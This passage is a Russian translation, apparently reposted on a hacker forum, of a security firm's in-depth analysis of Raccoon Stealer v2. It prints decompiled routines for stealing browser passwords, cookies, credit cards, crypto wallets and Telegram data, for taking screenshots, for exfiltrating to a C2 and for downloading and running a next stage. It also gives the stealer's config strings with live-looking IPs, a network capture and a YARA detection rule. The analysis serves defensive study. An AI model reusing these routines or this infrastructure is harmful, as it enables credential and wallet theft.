  if ( (int)mw_is_screenshot_requested(var_http_response, &hMem) > 0 )
    mw_capture_screenshot((const WCHAR *)hMem, (int)var_c2_uri);
  LocalFree_0(hMem);
  mw_loader_and_shellExecute(var_http_response);
  if ( hLibModule_nss3_dll )
    FreeLibrary(hLibModule_nss3_dll);
  DeleteFileW(lpFileName);
  LocalFree_0((HLOCAL)lpFileName);
  if ( sqlite3_dll )
    FreeLibrary(sqlite3_dll);
  v43 = (WCHAR *)lpLibFileName;
  DeleteFileW(lpLibFileName);
  LocalFree_0(v43);
  LocalFree_0(var_http_response);
}
LocalFree_0(var_concat_string);
LocalFree_0(var_c2_uri);
ExitProcess(0);
```

Извлечение данных с помощью sqlite3.dll

Первая функция, отвечающая за кражу данных на зараженном хосте, перебирает файлы для поиска "данных пользователя" (браузеры Edge и Chrome) и имен файлов "pera".

```
mw_sqlite_retrieve_and_decode_password_from_login_data(
  (PWSTR *)&v131,
  (WCHAR **)&v127,
  v9,
  (const WCHAR *)v124,
  (const WCHAR *)v115,
  a3);
mw_steal_cookie_network_cookie((int)&v131, (int)&lpString, v12, v11, v10, a3);
mw_sqlite3_retrieve_autofill(v11, a3);
mw_sqlite3_steal_credit_card_from_web_data((PWSTR *)&v131, (int)&v122, v13, v11, v10, a3);
```

Как только файл найден, вредоносная программа запускает выполнение списка функций, которые выполняют запросы sqlite, затем их результаты анализируются и форматируются для отправки на сервер C2.

Следующие два снимка экрана являются примерами SQL-запросов для получения [T1539] [T1555.003]:

1. куки

2. информация о кредитных картах (имя владельца, номер, срок действия)

```
_sqlite3_column_blob = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_0(hModule, sqlite3_column_blob);
lpFileName = (LPCWSTR)localAlloc(64, 520);
v14 = sub_6A7C4(v13, (PWSTR *)&lpFileName);
v15 = (WCHAR *)lpFileName;
if ( !v14 || !CopyFileW(v12, lpFileName, 0) || _sqlite3_open16(v15, &psz2) || !psz2 )
  goto LABEL_24;
if ( _sqlite3_prepare_v2(
       psz2,
       SELECT host_key path is secure expires utc name encrypted value FROM cookies,
       -1,
       &v62,
       0) )
{
  _sqlite3_finalize(v62);
  _sqlite3_close(psz2);
```

Наконец, функция проанализирует полученную конфигурацию (например, "ews_") и найдет каталог расширений браузера (обычно расположенный в папке AppData\Local\Google\User Data\Default\Extensions для Google Chrome).

Когда данные собираются из разных источников, вредоносное ПО форматирует эти данные перед отправкой на сервер C2.

Интересное наблюдение: для каждой функции, которая использует экспортированные функции sqlite3.dll, вредоносное ПО переназначает импорты ("GetProcAddress"). Аналогичное поведение наблюдается и для других загружаемых DLL.

xrefs to sqlite3_prepare_v2

Directio	Type	Address	Text
	r	mw_sqlite_retrieve_and_decode_passw...	push sqlite3_prepare_v2; lpProcName
D...	r	mw_steal_cookie_network_cookie+159	push sqlite3_prepare_v2; lpProcName
D...	r	mw_sqlite3_steal_credit_card_from_we...	push sqlite3_prepare_v2; lpProcName
D...	r	mw_sqlite3_retrieve_autofill+3D	push sqlite3_prepare_v2; lpProcName
D...	r	sub_662ED+9E	push sqlite3_prepare_v2; lpProcName
D...	w	mw_deobfuscate_string+620	mov sqlite3_prepare_v2, eax

Извлечение данных с помощью nss3.dll

Процесс аналогичен nss3.dll, вредоносная программа ищет определенные файлы, соответствующие известным шаблонам, связанным с веб-браузером.

На этот раз он нацелен на файлы cookie, файлы logins.json и историю браузера [T1539] [T1555.003].

```
mw_retrieve_moz_cookies(&v55, (WCHAR **)&moz_cookies_data, (LPCWSTR)v52, (int)a3);
mw_steal_logins_json(&v51, (WCHAR **)&logins_json_data, (const WCHAR *)v8, a3);
mw_steal_moz_history((LPCWSTR)v8, (WCHAR *)a3);
v13 = lstrlenW;
v14 = lstrlenW(fstring_s_s_TRUE);
if ( v13((LPCWSTR)moz_cookies_data) >= v14 )
{
  v15 = mw_concat_str((WCHAR *)moz_cookies_data, (const WCHAR *)v8);
  v16 = mw_concat_str(v15, pipe_chr);
  v17 = v55;
  v43 = v16;
  moz_cookies_data = v16;
  v42 = L"\\ffcookies.txt";
  v44 = semicolon_chr;
```

Wlts_ извлечение

C2 отправляет список кошельков для поиска на зараженном хосте, эти кошельки имеют префикс "wlts_". Метод прост: он перебирает конфигурацию, когда первые шесть байтов совпадают с "wlts_", затем Raccoon Stealer анализирует оставшуюся часть строки конфигурации для поиска определенных файловых шаблонов. В случае совпадения шаблона файл копируется и отправляется на сервер C2 [T1005].

```
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
```

1. Перебирает файлы и каталоги, пока шаблон не совпадет

2. Создает копию файла

3. Форматирует эксфильтрованные данные перед отправкой их на C2.

Опять же, если кошелек найден, на C2 отправляется HTTP-запрос POST с копией кошелька, записанной в теле; в противном случае запрос не делается.

Wallet.dat

В этой функции Raccoon Stealer перебирает различные каталоги для поиска файлов с именем wallet.dat (биткойн-кошелек). Никакая конкретная операция не выполняется с этим файлом [T1005] [T1083].

```
v46 = (HLOCAL)localAlloc(64, 0x2000);
mw_searching_for_wallets(path, (const WCHAR *)v52, path, (int)v49, (int)v48, (int)v46, &ptr_wallets_data);
if ( (int)ptr_wallets_data <= 0 )
{
  v37 = v46;
}
else
{
  v29 = localAlloc(64, 520);
  v30 = (WCHAR *)localAlloc(64, 520);
  v31 = (void *)mw_probably_RtlGenRandom(v29, 0x10u);
  v41 = v31;
  v32 = StrCpyW(v30, Content_Type_multipart_form_data_boundary);
  v33 = mw_concat_str(v32, (const WCHAR *)v31);
  v39[1] = 0;
  v39[0] = (LPCWSTR)star_backlash_star;
  v43 = v33;
  hMem = (HLOCAL)mw_str_add_cr_lf(&v43);
  v34 = (CHAR *)localAlloc(64, 388);
  v35 = WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)v31, -1, 0, 0, 0, 0);
  if ( v35 )
  {
    v36 = WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)v31, -1, v34, v35, 0, 0);
    v37 = v46;
    if ( v36 )
      mw_send_POST_http_request_to_c2(
        v34,
        v42,
        0,
        0,
        (int)ptr_wallets_data,
        (int)v46,
        (const WCHAR *)hMem,
        v39);
  }
```

Захват файлов

В конфигурации вредоносная программа может получить следующую строку:

```
grbr_:%USERPROFILE%\Desktop|.*txt`|*recycle*,*windows*|20|1|1|1|files
```

Приведенная выше конфигурация указывает вредоносной программе искать все текстовые файлы (.txt) в папке на рабочем столе [T1083] [T1119]. Никакая конкретная операция не выполняется над именем файла или его содержимым. В случае, если файл соответствует заданному шаблону, копия отправляется на C2.

Исследование кеша Telegram

Последняя функция кражи, используемая Raccoon Stealer, состоит в исследовании данных кеша Telegram Desktop, расположенных в каталоге "Telegram Desktop\tdata".

Соответствующая строка конфигурации:

```
tlgrm_Telegram:Telegram
Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*
```


Каталог tdata приложения Telegram Desktop используется для хранения кеша приложения, в котором хранятся ценные данные, например файлы cookie сеанса.

Снимок экрана

Еще одна возможность Raccoon Stealer — сделать снимок экрана и отправить его на сервер C2 [T1113]. На рисунке ниже показан процесс, инициирующий контекст устройства в обработчике окна рабочего стола, за которым следует захват области и ее преобразование в растровое изображение.

```
hWnd = (HWND)GetDC(0);
DC = GetDC(DesktopWindow);
v50 = localAlloc(64, 520);
if ( CreateCompatibleDC(DC) )
{
  GetClientRect(DesktopWindow, (LPRECT)&Rect.right);
  v47[0] = 4;
  v46 = DC;
  SetStretchBltMode();
  v5 = (int (__cdecl *)(int, _DWORD, _DWORD, LONG, LONG))StretchBlt;
  SystemMetrics = GetSystemMetrics(1);
  v7 = GetSystemMetrics(0);
  v45 = 13369376;
  v44 = SystemMetrics;
  v43 = v7;
  v42 = 0;
  v41 = 0;
  v40 = v52;
  if ( v5(v48, 0, 0, Rect.right, Rect.bottom) )
  {
    CompatibleBitmap = CreateCompatibleBitmap(v48, v48 - v47[2], v49 - v47[3]);
    v2 = (void *)CompatibleBitmap;
    if ( CompatibleBitmap )
```

Операция создания скриншота не является обязательной в рабочем процессе Raccoon. Условием для выполнения этой функции является получение в конфигурации строки "crnsht_" (scrnsht_Screenshot.jpeg|1"), где имя снимка "Screenshot.jpeg" будет начинаться с префикса "—" перед эксфильтрацией в Сервер C2 снова с типом содержимого "application/x-object".



Загрузчик следующего этапа

Наконец, вредоносная программа завершает обработку конфигурации, отправленной в первом HTTP-ответе, анализируя ее последнюю строку:

```
ldr_1:http://94.158.244.119/U4N9B5X5F5K2A0L4L4T5
/84897964387342609301.bin|%TEMP%\|exe
```

Эта инструкция относится к конфигурации загрузчика, структура которой "ldr_X:URL|каталог выполнения|тип PE". Эта конфигурация отвечает за загрузку и выполнение следующего этапа [T1106] [T1407]. Выбор полезной нагрузки остается за хакером, купившим Raccoon. В этом анализе сброшенная и выполненная полезная нагрузка является обычным трояном.

"X" — это целое число, значение которого указывает, какой тип загрузки следует использовать:

- "3" указывает на непосредственное выполнение полезной нагрузки (в этом случае расследование не проводилось из-за отсутствия образца, соответствующего этому сценарию);

- "2" не реализовано;

- "1" означает, что полезная нагрузка находится на удаленном хосте и должна быть загружена перед выполнением.

```
v33 = v32 - v44;                                    // Directory name
if ( mw_copy_data_to_dig((WCHAR **)&lpName, v44, 0, v33) )
{
  path_dopped_file = (WCHAR *)localAlloc(64, 1040);
  if ( GetEnvironmentVariableW(lpName, path_dopped_file, 0x208u) )
  {
    v35 = mw_concat_str(path_dopped_file, &v44[v33 + 1]);
    v36 = localAlloc(64, 521);
    v37 = (const WCHAR *)mw_probably_RtlGenRandom(v36, 8u);
    hMem = (WCHAR *)v37;
    if ( v35[lstrlenW(v35) - 1] != 92 )
      v35 = mw_concat_str(v35, (const WCHAR *)backslash_chr);
    v38 = mw_concat_str(v35, v37);
    v39 = mw_concat_str(v38, L".");
    path_dopped_file = mw_concat_str(v39, (const WCHAR *)v46);
    v44 = (const WCHAR *)Content_Type_plain_text;
    http_headers = (WCHAR *)mw_str_add_cr_lf(&v44);
    if ( mw_download_write_to_file((LPCWSTR)download_next_stage_url, http_headers, path_dopped_file) )
      ShellExecuteW(0, 0, path_dopped_file, 0, 0, 0);
    LocalFree_0(hMem);
    LocalFree_0(http_headers);
```

Nb: мы считаем, что последний аргумент (тип PE) в строке конфигурации, вероятно, позволяет Raccoon Stealer загружать другие двоичные файлы, кроме исполняемых, например шелл-код или DLL, которые могут быть встроены в двоичный файл Raccoon Stealer.

Сводная информация о связи командования и управления

После загрузки и выполнения следующего этапа работа Raccoon Stealer выполнена. Подводя итог, см. сетевой захват анализируемого примера ниже, который показывает типичный обмен между сервером управления и контроля и зараженным хостом:

Time	Source	Destination	Protocol	Length	Info	Comment
31.570163	10.127.0.131	45.150.67.175	HTTP	354	POST / HTTP/1.1 (application/x-www-form-urlencoded)	POST machineGuid, Username and RC4 key
31.790043	45.150.67.175	10.127.0.131	HTTP	273	HTTP/1.1 200 OK (text/html)	C2 response with embeded configuration (DLLs URLs, wallets, b
31.794487	10.127.0.131	45.150.67.175	HTTP	230	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1	Download nss3.dll
34.396807	45.150.67.175	10.127.0.131	HTTP	70	HTTP/1.1 200 OK	
34.398799	10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1	Download msvcp140.dll
35.223182	45.150.67.175	10.127.0.131	HTTP	396	HTTP/1.1 200 OK	
35.228453	10.127.0.131	45.150.67.175	HTTP	238	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1	Download vcruntime140.dll
35.945683	45.150.67.175	10.127.0.131	HTTP	1243	HTTP/1.1 200 OK	
35.954158	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1	Download mozglue.dll
36.985462	45.150.67.175	10.127.0.131	HTTP	740	HTTP/1.1 200 OK	
36.986533	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1	Download freebl3.dll
37.993729	45.150.67.175	10.127.0.131	HTTP	1252	HTTP/1.1 200 OK	
37.996071	10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1	Download softokn3.dll
38.669531	45.150.67.175	10.127.0.131	HTTP	756	HTTP/1.1 200 OK	
38.671124	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1	Download sqlite3.dll
39.996971	45.150.67.175	10.127.0.131	HTTP	453	HTTP/1.1 200 OK	
40.006104	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll HTTP/1.1	download nssdbm3.dll
40.203950	45.150.67.175	10.127.0.131	HTTP	449	HTTP/1.1 404 Not Found (text/html)	
40.328514	10.127.0.131	45.150.67.175	HTTP	665	POST /7c5a89155ed44c062e3e40348e296947 HTTP/1.1 (application/x-...	Post `System Info.txt` (Infected host fingerprint)
40.706659	45.150.67.175	10.127.0.131	HTTP	1026	HTTP/1.1 200 OK (text/html)	
46.246381	10.127.0.131	45.150.67.175	HTTP	837	POST /7c5a89155ed44c062e3e40348e296947 HTTP/1.1 (application/x-...	Post `---Screenshot.jpeg` (infected display screenshot)
46.680229	45.150.67.175	10.127.0.131	HTTP	1026	HTTP/1.1 200 OK (text/html)	
47.621354	10.127.0.131	94.158.244.119	HTTP	235	GET /U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin HTTP/1.1	Download next stage loaded by Raccoon Stealer

1. Регистрируется новый зараженный хост и получите конфигурацию стилера;

2. Загружается библиотека DLL;

3. Отправляется System Info.txt с информацией об отпечатке хоста;

4. Отправляются украденные данные (кошельки, пароли и т. д.);

5. Отправляется файл ---Screenshot.jpeg;

6. Загружается следующая стадию заражения.

Правило YARA

Как описано в разделе о методах обфускации, новая версия Raccoon Stealer скрывает свои строки и конфигурацию, используя очень распространенный метод (base64, закодированный с помощью RC4). Следующее правило YARA соответствует реализованному алгоритму дешифрования RC4 и по крайней мере 20 экземплярам процедуры деобфускации строк.

```
rule infostealer_win_raccoon_v2_rc4 {
    meta:
            malware = "Raccoon"
        description = "Finds samples of the Raccoon Stealer V2 based on the RC4
decryption algorithm and the deobfuscation routine"
        author = "SEKOIA.IO"
        creation_date = "2022-06-16"
        modification_date = "2022-06-16"

    strings:
        $rc4_opcode = {99 f7 7d fc 8b 45 10 0f be 04 02 03 c1 03 f0 81 e6 ?? ??
?? ?? 79 08 4e 81 ce ?? ?? ?? ?? 46}
        $deobfuscation = {8d 4d ?? 51 50 8b ce e8 ?? ?? 00 00 8d 55 ?? a3 ?? ??
?? ?? b9 ?? ?? ?? ?? e8 ?? ?? ff ff 57}

    condition:
        $rc4_opcode and #deobfuscation > 20 and filesize < 70KB
}
```

Экстрактор конфигурации

Сценарий извлечения python работает исключительно для автономного PE Raccoon Stealer v2 и доступен на SEKOIA. Сообщество IO Github. (https://github.com/SEKOIA-IO/Community/blob/main/scripts/raccoon_stealer_v2_c2_extrator.py)

Целевые браузерные расширения и кошельки

Целевые кошельки

- Bitcoin
- Exodus

- Atomic
- JaxxLiberty
- Binance
- Coinomi
- Electrum
- Electrum-LTC
- ElectrumCash
- Guarda
- BlockstreamGreen
- Ledger
- Daedalus
- MyMonero
- Monero
- Wasabi

Целевые веб-расширения для браузера

- MetaMask
- TronLink
- BinanceChain
- Ronin
- MetaX
- XDEFI
- WavesKeeper
- Solflare
- Rabby
- CyanoWallet
- Coinbase
- AuroWallet
- KHC
- TezBox
- Coin98
- Temple
- ICONex
- Sollet
- CloverWallet
- PolymeshWallet
- NeoLine
- Keplr
- TerraStation
- Liquality

- SaturnWallet
- GuildWallet
- Phantom
- TronLink
- Brave
- MEW_CX
- TON
- Goby

Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://blog.sekoia.io/raccoon-stealer-v2-part-2-in-depth-analysis/